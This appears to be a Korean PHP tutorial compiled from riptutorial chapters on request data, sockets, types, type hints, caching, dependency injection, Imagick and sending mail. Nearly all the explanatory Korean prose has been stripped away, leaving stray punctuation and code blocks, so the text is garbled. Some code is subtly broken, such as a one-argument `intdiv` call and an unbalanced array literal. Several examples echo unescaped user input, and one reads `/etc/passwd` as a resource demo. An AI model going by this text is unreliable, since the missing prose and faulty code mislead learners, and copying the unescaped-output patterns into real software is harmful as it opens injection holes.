POST

POST superglobal `$_POST` .

`isset()` `empty()` null .

:

```
$from = isset($_POST["name"]) ? $_POST["name"] : "NO NAME";
$message = isset($_POST["message"]) ? $_POST["message"] : "NO MESSAGE";

echo "Message from $from: $message";
```

7.0

```
$from = $_POST["name"] ?? "NO NAME";
$message = $_POST["message"] ?? "NO MESSAGE";

echo "Message from $from: $message";
```

GET

GET superglobal `$_GET` .

`isset()` `empty()` null .

: (URL : `/topics.php?author=alice&topic=php`)

```
$author = isset($_GET["author"]) ? $_GET["author"] : "NO AUTHOR";
$topic = isset($_GET["topic"]) ? $_GET["topic"] : "NO TOPIC";

echo "Showing posts from $author about $topic";
```

7.0

```
$author = $_GET["author"] ?? "NO AUTHOR";
$topic = $_GET["topic"] ?? "NO TOPIC";

echo "Showing posts from $author about $topic";
```

POST

POST `application/x-www-form-urlencoded` MIME / . XML JSON . .

`php://input` .

```
$rawdata = file_get_contents("php://input");
// Let's say we got JSON
```

```
$decoded = json_decode($rawdata);
```

5.6

`$HTTP_RAW_POST_DATA` POST . `php.ini` `always_populate_raw_post_data` .

```
$rawdata = $HTTP_RAW_POST_DATA;
// Or maybe we get XML
$decoded = simplexml_load_string($rawdata);
```

PHP 5.6 PHP 7.0 .

`multipart/form-data` `multipart/form-data` .

HTTP PUT

PHP HTTP PUT . PUT POST .

```
PUT /path/filename.html HTTP/1.1
```

PHP :

```
<?php
/* PUT data comes in on the stdin stream */
$putdata = fopen("php://input", "r");

/* Open a file for writing */
$fp = fopen("putfile.ext", "w");

/* Read the data 1 KB at a time
   and write to the file */
while ($data = fread($putdata, 1024))
  fwrite($fp, $data);

/* Close the streams */
fclose($fp);
fclose($putdata);
?>
```

SO / HTTP PUT .

POST

PHP HTML . :

```
<pre>
<?php print_r($_POST);?>
</pre>
<form method="post">
    <input type="hidden" name="foo" value="bar"/>
    <button type="submit">Submit</button>
</form>
```

.

```
Array
(
    [foo] => bar
)
```

. HTML PHP .

```
<pre>
<?php print_r($_POST);?>
</pre>
<form method="post">
    <input type="hidden" name="foo[]" value="bar"/>
    <input type="hidden" name="foo[]" value="baz"/>
    <button type="submit">Submit</button>
</form>
```

.

```
Array
(
    [foo] => Array
        (
            [0] => bar
            [1] => baz
        )

)
```

.

```
<pre>
<?php print_r($_POST);?>
</pre>
<form method="post">
    <input type="hidden" name="foo[42]" value="bar"/>
    <input type="hidden" name="foo[foo]" value="baz"/>
    <button type="submit">Submit</button>
</form>
```

:

```
Array
(
    [foo] => Array
        (
            [42] => bar
            [foo] => baz
        )

)
```

`$_POST` .

: https://riptutorial.com/ko/php/topic/2668/--

81:

BSD .

Examples

TCP / IP

PHP http://php.net/manual/en/sockets.examples.php .

5000 websocket . putty, terminal `telnet 127.0.0.1 5000` (localhost) . ()

```
<?php
set_time_limit(0); // disable timeout
ob_implicit_flush(); // disable output caching

// Settings
$address = '127.0.0.1';
$port = 5000;


/*
    function socket_create ( int $domain , int $type , int $protocol )
    $domain can be AF_INET, AF_INET6 for IPV6 , AF_UNIX for Local communication protocol
    $protocol can be SOL_TCP, SOL_UDP  (TCP/UDP)
    @returns true on success
*/

if (($socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP)) === false) {
    echo "Couldn't create socket".socket_strerror(socket_last_error())."\n";
}


/*
    socket_bind ( resource $socket , string $address [, int $port = 0 ] )
    Bind socket to listen to address and port
*/

if (socket_bind($socket, $address, $port) === false) {
    echo "Bind Error ".socket_strerror(socket_last_error($sock)) ."\n";
}

if (socket_listen($socket, 5) === false) {
    echo "Listen Failed ".socket_strerror(socket_last_error($socket)) . "\n";
}

do {
    if (($msgsock = socket_accept($socket)) === false) {
        echo "Error: socket_accept: " . socket_strerror(socket_last_error($socket)) . "\n";
        break;
    }

    /* Send Welcome message. */
    $msg = "\nPHP Websocket \n";
    // Listen to user input
    do {
        if (false === ($buf = socket_read($msgsock, 2048, PHP_NORMAL_READ))) {
            echo "socket read error: ".socket_strerror(socket_last_error($msgsock)) . "\n";
            break 2;
        }
        if (!$buf = trim($buf)) {
            continue;
        }

        // Reply to user with their message
        $talkback = "PHP: You said '$buf'.\n";
        socket_write($msgsock, $talkback, strlen($talkback));
        // Print message in terminal
        echo "$buf\n";

    } while (true);
    socket_close($msgsock);
} while (true);

socket_close($socket);
?>
```

: https://riptutorial.com/ko/php/topic/9598/-

82:

Examples

PHP 2 (2), 8 (8), 10 (10) 16 (16) .

```
$my_decimal = 42;
$my_binary = 0b101010;
$my_octal = 052;
$my_hexadecimal = 0x2a;

echo ($my_binary + $my_octal) / 2;
// Output is always in decimal: 42
```

32 64 . `PHP_INT_SIZE` () . `PHP_INT_MAX` (PHP 7.0) `PHP_INT_MIN` .

```
printf("Integers are %d bits long" . PHP_EOL, PHP_INT_SIZE * 8);
printf("They go up to %d" . PHP_EOL, PHP_INT_MAX);
```

, . `(int)` `(integer)` .

```
$my_numeric_string = "123";
var_dump($my_numeric_string);
// Output: string(3) "123"
$my_integer = (int)$my_numeric_string;
var_dump($my_integer);
// Output: int(123)
```

float .

```
$too_big_integer = PHP_INT_MAX + 7;
var_dump($too_big_integer);
// Output: float(9.2233720368548E+18)
```

PHP . ". PHP 7 .

```
$not_an_integer = 25 / 4;
var_dump($not_an_integer);
// Output: float(6.25)
var_dump((int) (25 / 4)); // (see note below)
// Output: int(6)
var_dump(intdiv(25 / 4)); // as of PHP7
// Output: int(6)
```

(`(int)` `(25 / 4)`)

PHP (,).

" ". . ' .

```
$my_string = 'Nothing is parsed, except an escap\'d apostrophe or backslash. $foo\n';
var_dump($my_string);

/*
string(68) "Nothing is parsed, except an escap'd apostrophe or backslash. $foo\n"
*/
```

. ( ) .

```
$variable1 = "Testing!";
$variable2 = [ "Testing?", [ "Failure", "Success" ] ];
$my_string = "Variables and escape characters are parsed:\n\n";
$my_string .= "$variable1\n\n$variable2[0]\n\n";
$my_string .= "There are limits: $variable2[1][0]";
$my_string .= "But we can get around them by wrapping the whole variable in braces:
{$variable2[1][1]}";
var_dump($my_string);

/*
string(98) "Variables and escape characters are parsed:

Testing!

Testing?

There are limits: Array[0]"

But we can get around them by wrapping the whole variable in braces: Success

*/
```

Heredoc

heredoc . `<<< identifier` `identifier` `identifier` . `identifier` PHP . . PHP .

```
$variable1 = "Including text blocks is easier";
$my_string = <<< EOF
Everything is parsed in the same fashion as a double-quoted string,
but there are advantages. $variable1; database queries and HTML output
can benefit from this formatting.
Once we hit a line containing nothing but the identifier, the string ends.
EOF;
var_dump($my_string);

/*
string(268) "Everything is parsed in the same fashion as a double-quoted string,
but there are advantages. Including text blocks is easier; database queries and HTML output
can benefit from this formatting.
Once we hit a line containing nothing but the identifier, the string ends."
*/
```

Nowdoc

nowdoc heredoc . .

PHP 5.x 5.3

```
$my_string = <<< 'EOF'
A similar syntax to heredoc but, similar to single quoted strings,
nothing is parsed (not even escaped apostrophes \' and backslashes \\.)
EOF;
var_dump($my_string);

/*
string(116) "A similar syntax to heredoc but, similar to single quoted strings,
nothing is parsed (not even escaped apostrophes \' and backslashes \\.)"
*/
```

`true` `false` .

`$foo` `true` `$bar` `false` .

```
$foo = true;
$bar = false;
```

`true` `false` `TRUE` `FALSE` . `FaLsE` . PSR-2 .

if .

```
if ($foo) { //same as evaluating if($foo == true)
    echo "true";
}
```

PHP `$foo` `true` `false` `true` .
`false` .

- 0 : `0` (), `0.0` () `'0'` ()
- `''` `[]`
- `null` (,)

`true` .

`===` . .

`(bool)` `(boolean)` .

```
var_dump((bool) "1"); //evaluates to true
```

`boolval` .

```
var_dump( boolval("1") ); //evaluates to true
```

(`false`).

```
var_dump( (string) true ); // string(1) "1"
var_dump( (string) false ); // string(0) ""
```

:

```
var_dump( (int) true ); // int(1)
var_dump( (int) false ); // int(0)
```

.

```
var_dump((bool) "");        // bool(false)
var_dump((bool) 1);         // bool(true)
```

0 true .

```
var_dump((bool) -2);        // bool(true)
var_dump((bool) "foo");     // bool(true)
var_dump((bool) 2.3e5);     // bool(true)
var_dump((bool) array(12)); // bool(true)
var_dump((bool) array());   // bool(false)
var_dump((bool) "false");   // bool(true)
```

```
$float = 0.123;
```

float `gettype()` "double" "float"

float .

PHP .

```
$sum = 3 + 0.14;

echo $sum; // 3.14
```

PHP float float . .

```
$var = 1;
echo ((float) $var); //returns 1 not 1.0
```

(PHP)

. PHP 1.11e-16 . .

0.1 0.7 10 2 (2) . . floor ((0.1 + 0.7) * 10) 7.9999999999999911181 8 7 .

. gmp .

. "" :

-
- PHP (:)
-
- ( )
- /
- 0

:

```
$obj = new MyClass();
call_user_func([$obj, 'myCallbackMethod']);
```

PHP 5.4 `callable` .

```
$callable = function () {
    return 'value';
};

function call_something(callable $fn) {
    call_user_func($fn);
}

call_something($callable);
```

PHP `null` " " . C SQL NULL .

null :

```
$nullvar = null; // directly

function doSomething() {} // this function does not return anything
$nullvar = doSomething(); // so the null is assigned to $nullvar
```

null :

```
if (is_null($nullvar)) { /* variable is null */ }

if ($nullvar === null) {  /* variable is null */ }
```

Null

null `Notice: Undefined variable: nullvar` `Notice: Undefined variable: nullvar` :

```
$nullvar = null;
unset($nullvar);
if ($nullvar === null) {  /* true but also a Notice is printed */ }
if (is_null($nullvar)) {  /* true but also a Notice is printed */ }
```

isset .

```
if (!isset($nullvar)) {  /* variable is null or is not even defined */  }
```

. ==   === .   .

```
// Loose comparisons
var_dump(1 == 1); // true
var_dump(1 == "1"); // true
var_dump(1 == true); // true
var_dump(0 == false); // true

// Strict comparisons
var_dump(1 === 1); // true
var_dump(1 === "1"); // false
var_dump(1 === true); // false
var_dump(0 === false); // false

// Notable exception: NAN — it never is equal to anything
var_dump(NAN == NAN); // false
var_dump(NAN === NAN); // false
```

!==   .

==   searchword false strpos   , match position (int).

```
if(strpos('text', 'searchword') == false)
  // strpos returns false, so == comparison works as expected here, BUT:
if(strpos('text bla', 'text') == false)
  // strpos returns 0 (found match at position 0) and 0==false is true.
  // This is probably not what you expect!
if(strpos('text','text') === false)
  // strpos returns 0, and 0===false is false, so this works as expected.
```

PHP   .   .

```
$bool = true;
var_dump($bool); // bool(true)

$int = (int) true;
var_dump($int); // int(1)

$string = (string) true;
var_dump($string); // string(1) "1"
$string = (string) false;
var_dump($string); // string(0) ""

$float = (float) true;
var_dump($float); // float(1)

$array = ['x' => 'y'];
var_dump((object) $array); // object(stdClass)#1 (1) { ["x"]=> string(1) "y" }
```

```
$object = new stdClass();
$object->x = 'y';
var_dump((array) $object); // array(1) { ["x"]=> string(1) "y" }

$string = "asdf";
var_dump((unset)$string); // NULL
```

:   .

```
// below 3 statements hold for 32-bits systems (PHP_INT_MAX=2147483647)
// an integer value bigger than PHP_INT_MAX is automatically converted to float:
var_dump(       999888777666 ); // float(999888777666)
// forcing to (int) gives overflow:
var_dump((int)  999888777666 ); // int(-838602302)
// but in a string it just returns PHP_INT_MAX
var_dump((int) "999888777666"); // int(2147483647)

var_dump((bool) []);      // bool(false)  (empty array)
var_dump((bool) [false]); // bool(true)   (non-empty array)
```

(: , , ,) .

```
$file = fopen('/etc/passwd', 'r');

echo gettype($file);
# Out: resource

echo $file;
# Out: Resource id #2
```

() . `get_resource_type()`   .

```
$file = fopen('/etc/passwd', 'r');
echo get_resource_type($file);
#Out: stream

$sock = fsockopen('www.google.com', 80);
echo get_resource_type($sock);
#Out: stream
```

.

PHP .   .   . .

```
$a = "2";             // string
$a = $a + 2;          // integer (4)
$a = $a + 0.5;        // float (4.5)
$a = 1 + "2 oranges"; // integer (3)
```

: https://riptutorial.com/ko/php/topic/232/

83:

Examples

?

PHP . , ( ) . .

```
var_dump ("This is example number " . 1);
```

.

string (24) " 1"

PHP . 1 . , . . PHP , .

:

```
if (1 == $variable) {
    // do something
}
```

1 . $ variable "1 1/2" ? .

```
$variable = "1 and a half";
var_dump (1 == $variable);
```

.

bool (true)

? PHP "1 1/2" 1 . PHP . . . "1 1/2" 1 .

, . .

, . `fgets()` false , . `false` .

```
$handle = fopen ("/path/to/my/file", "r");

if ($handle === false) {
    throw new Exception ("Failed to open file for reading");
}

while ($data = fgets($handle)) {
    echo ("Current file line is $data\n");
}

fclose ($handle);
```

`false`

`while` .

`false` .

```
while (($data = fgets($handle)) !== false) {
    echo ("Current file line is $data\n");
}
```

. .

```
while (!feof($handle)) {
    $data = fgets($handle);
    echo ("Current file line is $data\n");
}
```

.

```
$filedata = file("/path/to/my/file");
foreach ($filedata as $data) {
    echo ("Current file line is $data\n");
}
```

switch . . , .

```
switch ($name) {
    case 'input 1':
        $mode = 'output_1';
        break;
    case 'input 2':
        $mode = 'output_2';
        break;
    default:
        $mode = 'unknown';
        break;
}
```

`$name` . `$name` `0` . switch case . `"input 1"` `0` `0` . `0` .

.

.

```
switch ((string)$name) {
...
}
```

.

```
switch (strval($name)) {
...
}
```

case .

switch

if .

```
if ($name === "input 1") {
    $mode = "output_1";
} elseif ($name === "input 2") {
    $mode = "output_2";
} else {
    $mode = "unknown";
}
```

PHP 7.0 . declare , PHP TypeError .

```
declare(strict_types=1);
```

, TypeError catchable throw.

```
<?php
declare(strict_types=1);

function sum(int $a, int $b) {
    return $a + $b;
}

echo sum("1", 2);
```

. .

```
<?php
declare(strict_types=1);

function returner($a): int {
    return $a;
}

returner("this is a string");
```

: https://riptutorial.com/ko/php/topic/2758/------

84:

- f (ClassName $ param) {}
- function f (bool $ param) {}
- function f (int $ param) {}
- f (float $ param) {}
- function f (string $ param) {}
- f (self $ param) {}
- f (callable $ param) {}
- function f (array $ param) {}
- function f (? type_name $ param) {}
- f () : type_name {}
- f () : void {}
- f () :? type_name {}

. . .

.

: TypeError : **foo ()** **X** **RequiredType** , **ProvidedType** .

Examples

,

(PHP 7.1) PHP 5.1 `array` . .

PHP 5.4 . `is_callable()` `callable` `is_callable()` , `Closure` , `array(class_name|object, method_name)` .

`is_callable()` .

: Uncaught TypeError : foo () 1 callable, string / array .

```
function foo(callable $c) {}
foo("count"); // valid
foo("Phar::running"); // valid
foo(["Phar", "running"); // valid
foo([new ReflectionClass("stdClass"), "getName"]); // valid
foo(function() {}); // valid

foo("no_such_function"); // callable expected, string given
```

PHP 7 5 E_STRICT .

. *`callable`* .

```
class Foo{
  private static function f(){
    echo "Good" . PHP_EOL;
  }

  public static function r(callable $c){
    $c();
  }
}

function r(callable $c){}

Foo::r(["Foo", "f"]);
r(["Foo", "f"]);
```

:

: Uncaught TypeError : r () 1 .

PHP 7 . , `boolean` s, `integer` s, `float` s `string` s .

```
<?php

function add(int $a, int $b) {
    return $a + $b;
}

var_dump(add(1, 2)); // Outputs "int(3)"
```

PHP . float `1.5` PHP `int` `add(1.5, 2)` .

`declare(strict_types=1);` PHP .

```
<?php

declare(strict_types=1);

function add(int $a, int $b) {
    return $a + $b;
}

var_dump(add(1.5, 2));
```

.

: TypeError : add () 1 float .

:

PHP `resource` `resource` . .

, `curl_init()` `fopen()` `resource` . . PHP 7 hinting `resource` TypeError `resource` .

TypeError : sample () 1 resource, given resource .

PHP (`stdClass`) .

, .

```
<?php

function doSomething(object $obj) {
    return $obj;
}

class ClassOne {}
class ClassTwo {}

$classOne= new ClassOne();
$classTwo= new ClassTwo();

doSomething($classOne);
doSomething($classTwo);
```

:

> : catch TypeError : doSomething () 1 ObjectOutOne .

, , () .

```
<?php

interface Object {}

function doSomething(Object $obj) {
    return $obj;
}

class ClassOne implements Object {}
class ClassTwo implements Object {}

$classOne = new ClassOne();
$classTwo = new ClassTwo();

doSomething($classOne);
doSomething($classTwo);
```

PHP 5 .

```
<?php

class Student
{
    public $name = 'Chris';
}

class School
{
    public $name = 'University of Edinburgh';
}
```

```
function enroll(Student $student, School $school)
{
    echo $student->name . ' is being enrolled at ' . $school->name;
}

$student = new Student();
$school = new School();

enroll($student, $school);
```

.

> Chris University of Edinburgh .

```
<?php

interface Enrollable {};
interface Attendable {};

class Chris implements Enrollable
{
    public $name = 'Chris';
}

class UniversityOfEdinburgh implements Attendable
{
    public $name = 'University of Edinburgh';
}

function enroll(Enrollable $enrollee, Attendable $premises)
{
    echo $enrollee->name . ' is being enrolled at ' . $premises->name;
}

$chris = new Chris();
$edinburgh = new UniversityOfEdinburgh();

enroll($chris, $edinburgh);
```

:

> Chris University of Edinburgh .

`self` .

()

PHP 7.1 `void` . PHP `void` `void` . `null` `null` () , `null` .

```
function lacks_return(): void {
    // valid
}
```

`void` .

```
function should_return_nothing(): void {
    return null; // Fatal error: A void function must not return a value
}
```

return .

```
function returns_nothing(): void {
    return; // valid
}
```

Nullable

Nullable PHP 7.1 `?` .

```
function f(?string $a) {}
function g(string $a) {}

f(null); // valid
g(null); // TypeError: Argument 1 passed to g() must be of the type string, null given
```

PHP 7.1 null `null` .

```
function f(string $a = null) {}
function g(string $a) {}

f(null); // valid
g(null); // TypeError: Argument 1 passed to g() must be of the type string, null given
```

PHP 7.0 null .

PHP 7.1 nullable . void null (/ return).

```
function f() : ?string {
    return null;
}

function g() : ?string {}
function h() : ?string {}

f(); // OK
g(); // TypeError: Return value of g() must be of the type string or null, none returned
h(); // TypeError: Return value of h() must be of the type string or null, none returned
```

: https://riptutorial.com/ko/php/topic/1430/-

85:

pecl memcache .

```
pecl install memcache
```

Examples

memcache

Memcache `key-value` . PHP `Memcache` PHP . PHP `class_exists` . memcache .

```
if (class_exists('Memcache')) {
  $cache = new Memcache();
  $cache->connect('localhost',11211);
}else {
  print "Not connected to cache server";
}
```

Memcache php-drivers localhost memcache .

Memcache **memcached** .

, .

```
if (class_exists('Memcache')) {
  $cache = new Memcache();
  $cache->addServer('192.168.0.100',11211);
  $cache->addServer('192.168.0.101',11211);
}
```

.

.

1. **:** memcached
2. **:** memcached
3. **:** memcached .

`$cache` memcached (ttl) , `set` .

```
$cache->set($key, $value, 0, $ttl);
```

$ ttl time to live Memcache .

`$cache`

memcached `get` .

```
$value = $cache->get($key);
```

null .

. `$cache` memcache `delete` .

```
$cache->delete($key);
```

. . SQL memcached . .

```
if (class_exists('Memcache')) {
  $cache = new Memcache();
  $cache->connect('localhost',11211);
    if(($data = $cache->get('posts')) != null) {
      // Cache hit
      // Render from cache
    } else {
      // Cache miss
      // Query database and save results to database
      // Assuming $posts is array of posts retrieved from database
      $cache->set('posts', $posts,0,$ttl);
    }
}else {
  die("Error while connecting to cache server");
}
```

APC

Alternative PHP Cache (APC) PHP opcode . PHP .

```
sudo apt-get install php-apc
sudo /etc/init.d/apache2 restart
```

:

```
apc_add ($key, $value , $ttl);
$key = unique cache key
$value = cache value
$ttl = Time To Live;
```

:

```
apc_delete($key);
```

:

```
if (apc_exists($key)) {
    echo "Key exists: ";
    echo apc_fetch($key);
} else {
    echo "Key does not exist";
    apc_add ($key, $value , $ttl);
}
```

:

APC Memcached 5 .

: https://riptutorial.com/ko/php/topic/5470/

86:

DI (Dependency Injection) " " . / . (Dependency Injection) (Dependency Injection Containers) .

Examples

. . . , .

, Component Logger , . .

```
interface Logger {
    public function log(string $message);
}

class Component {
    private $logger;

    public function __construct(Logger $logger) {
        $this->logger = $logger;
    }
}
```

.

```
class Component {
    private $logger;

    public function __construct() {
        $this->logger = new FooLogger();
    }
}
```

new . .

, . , Logger .

.

```
interface Logger {
    public function log($message);
}

class Component {
    private $logger;
    private $databaseConnection;

    public function __construct(DatabaseConnection $databaseConnection) {
        $this->databaseConnection = $databaseConnection;
    }

    public function setLogger(Logger $logger) {
        $this->logger = $logger;
    }

    public function core() {
        $this->logSave();
        return $this->databaseConnection->save($this);
    }

    public function logSave() {
         if ($this->logger) {
            $this->logger->log('saving');
        }
    }
}
```

.

`DatabaseConnection` . `Logger` .

. . `FileLogger` `MailLogger` . . .

setter injection :

```
interface Logger {
    public function log($message);
}

class Component {
    private $loggers = array();
    private $databaseConnection;

    public function __construct(DatabaseConnection $databaseConnection) {
        $this->databaseConnection = $databaseConnection;
    }

    public function addLogger(Logger $logger) {
        $this->loggers[] = $logger;
    }

    public function core() {
        $this->logSave();
        return $this->databaseConnection->save($this);
    }

    public function logSave() {
        foreach ($this->loggers as $logger) {
            $logger->log('saving');
        }
    }
}
```

. .

Dependency Injection Container (DIC) DI (Dependency Injection) . DIC .

, DIC .

```
namespace Documentation;

class Example
{
    private $meaning;

    public function __construct(Meaning $meaning)
    {
        $this->meaning = $meaning;
    }
}
```

... .

```
// older PHP versions
$container->make('Documentation\Example');

// since PHP 5.5
$container->make(\Documentation\Example::class);
```

5.5 PHP . IDE . .

, `Documentation\Example` `Meaning` DIC `Meaning` . .

.

DIC .

-
- .
-

, .

: https://riptutorial.com/ko/php/topic/779/-

87:

Examples

apt

```
sudo apt-get install php5-imagick
```

OSX / macOs Homebrew

```
brew install imagemagick
```

`brew` brewformulas.org/Imagemagick .

imagemagick .

```
<?php

$imagen = new Imagick('imagen.jpg');
$imagen->thumbnailImage(100, 0);
//if you put 0 in the parameter aspect ratio is maintained

echo $imagen;

?>
```

base64

Base64 (, `img src`) . Imagick (GD).

```
<?php
/**
 * This loads in the file, image.jpg for manipulation.
 * The filename path is releative to the .php file containing this code, so
 * in this example, image.jpg should live in the same directory as our script.
 */
$img = new Imagick('image.jpg');

/**
 * This resizes the image, to the given size in the form of width, height.
 * If you want to change the resolution of the image, rather than the size
 * then $img->resampleimage(320, 240) would be the right function to use.
 *
 * Note that for the second parameter, you can set it to 0 to maintain the
 * aspect ratio of the original image.
 */
$img->resizeImage(320, 240);

/**
 * This returns the unencoded string representation of the image
 */
$imgBuff = $img->getimageblob();
```

```
/**
 * This clears the image.jpg resource from our $img object and destroys the
 * object. Thus, freeing the system resources allocated for doing our image
 * manipulation.
 */
$img->clear();

/**
 * This creates the base64 encoded version of our unencoded string from
 * earlier. It is then output as an image to the page.
 *
 * Note, that in the src attribute, the image/jpeg part may change based on
 * the image type you're using (i.e. png, jpg etc).
 */
$img = base64_encode($imgBuff);
echo "<img alt='Embedded Image' src='data:image/jpeg;base64,$img' />";
```

: https://riptutorial.com/ko/php/topic/7682/-

88:

`string $to`	
`string $subject`	
`string $message`	
`string $additional_headers`	:
`string $additional_parameters`	:

. ?

- .
- PHP .
- `mail()` ? .
- ( ). .
- " " " :" ? .

. ?

- (" ") ? .

  `xxx@gmail.com` . `reply-to` `reply-to` .
- ? . Spamhaus IP . MX Toolbox .
- PHP mail () . .
- Mailgun , SparkPost , Amazon SES , Mailjet , SendinBlue SendGrid . PHP API .

Examples

- ,

.

1. ( )
2.
3.

PHP `mail()` . `mail()` ( ). .

1. ()
2.

()

3. () (:)

.

```
mail('recipient@example.com', 'Email Subject', 'This is the email message body');
```

. `mail()` (:).

`mail()` . .

- `From`
- `Reply-To`
- `X-Mailer` PHP `X-Mailer` .

```
$to      = 'recipient@example.com';             // Could also be $to      =
$_POST['recipient'];
$subject = 'Email Subject';                     // Could also be $subject = $_POST['subject'];

$message = 'This is the email message body';    // Could also be $message = $_POST['message'];

$headers = implode("\r\n", [
    'From: John Conde <webmaster@example.com>',
    'Reply-To: webmaster@example.com',
    'X-Mailer: PHP/' . PHP_VERSION
]);
```

`sendmail_path` . `-f` sendmail sendmail / postfix .

```
$fifth  = '-fno-reply@example.com';
```

`mail()` , `mail()` . `mail()` . `TRUE` . `FALSE` .

```
$result = mail($to, $subject, $message, $headers, $fifth);
```

: `mail()` `TRUE` `mail()` . .

HTML . :

1. `MIME-Version`
2. `Content-Type`
3. HTML .

```
$to      = 'recipient@example.com';
$subject = 'Email Subject';
$message = '<html><body>This is the email message body</body></html>';
$headers = implode("\r\n", [
    'From: John Conde <webmaster@example.com>',
    'Reply-To: webmaster@example.com',
    'MIME-Version: 1.0',
    'Content-Type: text/html; charset=ISO-8859-1',
    'X-Mailer: PHP/' . PHP_VERSION
]);
```

PHP `mail()` .

```
<?php

// Debugging tools. Only turn these on in your development environment.

error_reporting(-1);
ini_set('display_errors', 'On');
set_error_handler("var_dump");

// Special mail settings that can make mail less likely to be considered spam
// and offers logging in case of technical difficulties.

ini_set("mail.log", "/tmp/mail.log");
ini_set("mail.add_x_header", TRUE);

// The components of our email

$to      = 'recipient@example.com';
$subject = 'Email Subject';
$message = 'This is the email message body';
$headers = implode("\r\n", [
    'From: webmaster@example.com',
    'Reply-To: webmaster@example.com',
    'X-Mailer: PHP/' . PHP_VERSION
]);

// Send the email

$result = mail($to, $subject, $message, $headers);

// Check the results and react accordingly

if ($result) {

    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;

}
else {

    // Your mail was not sent. Check your logs to see if
    // the reason was reported there for you.

}
```

- `mail()`
- PHP `mail()`

- PHP .
- ?
- SMTP
-

- PHPMailer
- SwiftMailer
- PEAR :: Mail

- (Windows)

- / /

mail () HTML

```
<?php
$to      = 'recipent@example.com';
$subject = 'Sending an HTML email using mail() in PHP';
$message = '<html><body><p><b>This paragraph is bold.</b></p><p><i>This text is
italic.</i></p></body></html>';

$headers = implode("\r\n", [
    "From: John Conde <webmaster@example.com>",
    "Reply-To: webmaster@example.com",
    "X-Mailer: PHP/" . PHP_VERSION,
    "MIME-Version: 1.0",
    "Content-Type: text/html; charset=UTF-8"
]);

mail($to, $subject, $message, $headers);
```

.   HTML   HTML   . :

- MIME : 1.0
- Content-Type : text / html; charset = UTF-8

PHPMailer

```
<?php

$mail = new PHPMailer();

$mail->From     = "from@example.com";
$mail->FromName = "Full Name";
$mail->addReplyTo("reply@example.com", "Reply Address");
$mail->Subject  = "Subject Text";
$mail->Body     = "This is a sample basic text email using PHPMailer.";

if($mail->send()) {
    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;
}
else {
    echo "Mailer Error: " . $mail->ErrorInfo;
}
```

, ,

```
<?php

$mail = new PHPMailer();

$mail->From     = "from@example.com";
$mail->FromName = "Full Name";
$mail->addReplyTo("reply@example.com", "Reply Address");
$mail->addAddress("recepient1@example.com", "Recepient Name");
$mail->addAddress("recepient2@example.com");
$mail->addCC("cc@example.com");
$mail->addBCC("bcc@example.com");
$mail->Subject  = "Subject Text";
$mail->Body     = "This is a sample basic text email using PHPMailer.";

if($mail->send()) {
    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;
}
else {
    echo "Error: " . $mail->ErrorInfo;
}
```

mail ()

```
<?php

$to         = 'recipient@example.com';
$subject    = 'Email Subject';
$message    = 'This is the email message body';

$attachment = '/path/to/your/file.pdf';
$content = file_get_contents($attachment);

/* Attachment content transferred in Base64 encoding
MUST be split into chunks 76 characters in length as
specified by RFC 2045 section 6.8. By default, the
function chunk_split() uses a chunk length of 76 with
a trailing CRLF (\r\n). The 76 character requirement
does not include the carriage return and line feed */
$content = chunk_split(base64_encode($content));

/* Boundaries delimit multipart entities. As stated
in RFC 2046 section 5.1, the boundary MUST NOT occur
in any encapsulated part. Therefore, it should be
unique. As stated in the following section 5.1.1, a
boundary is defined as a line consisting of two hyphens
("--"), a parameter value, optional linear whitespace,
and a terminating CRLF. */
$prefix     = "part_"; // This is an optional prefix
/* Generate a unique boundary parameter value with our
prefix using the uniqid() function. The second parameter
makes the parameter value more unique. */
$boundary   = uniqid($prefix, true);
```

```
// headers
$headers    = implode("\r\n", [
    'From: webmaster@example.com',
    'Reply-To: webmaster@example.com',
    'X-Mailer: PHP/' . PHP_VERSION,
    'MIME-Version: 1.0',
    // boundary parameter required, must be enclosed by quotes
    'Content-Type: multipart/mixed; boundary="' . $boundary . '"',
    "Content-Transfer-Encoding: 7bit",
    "This is a MIME encoded message." // message for restricted transports
]);

// message and attachment
$message    = implode("\r\n", [
    "--" . $boundary, // header boundary delimiter line
    'Content-Type: text/plain; charset="iso-8859-1"',
    "Content-Transfer-Encoding: 8bit",
    $message,
    "--" . $boundary, // content boundary delimiter line
    'Content-Type: application/octet-stream; name="RenamedFile.pdf"',
    "Content-Transfer-Encoding: base64",
    "Content-Disposition: attachment",
    $content,
    "--" . $boundary . "--" // closing boundary delimiter line
]);

$result = mail($to, $subject, $message, $headers); // send the email

if ($result) {
    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;
}
else {
    // Your mail was not sent. Check your logs to see if
    // the reason was reported there for you.
}
```

7bit , *8bit* , *binary* , *quoted-printable* , *base64* , *ietf-token* *x-token* .   Content-Type Content-Transfer-Encoding RFC 2045, 6.4   *7* , *8*   .

RFC 2045 6   US-ASCII   7   .   (RFC 2046, 5.1).   .   text / plain   8 . , Latin1 (iso-8859-1)   .   base64   application / octet-stream . base64   7   (RFC 2045, 6.2).

PHPMailer HTML

```
<?php

$mail = new PHPMailer();

$mail->From     = "from@example.com";
$mail->FromName = "Full Name";
```

```
$mail->addReplyTo("reply@example.com", "Reply Address");
$mail->addAddress("recepient1@example.com", "Recepient Name");
$mail->addAddress("recepient2@example.com");
$mail->addCC("cc@example.com");
$mail->addBCC("bcc@example.com");
$mail->Subject  = "Subject Text";
$mail->isHTML(true);
$mail->Body     = "<html><body><p><b>This paragraph is bold.</b></p><p><i>This text is
italic.</i></p></body></html>";
$mail->AltBody = "This paragraph is not bold.\n\nThis text is not italic.";

if($mail->send()) {
    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;
}
else {
    echo "Error: " . $mail->ErrorInfo;
}
```

PHPMailer

```
<?php

$mail = new PHPMailer();

$mail->From     = "from@example.com";
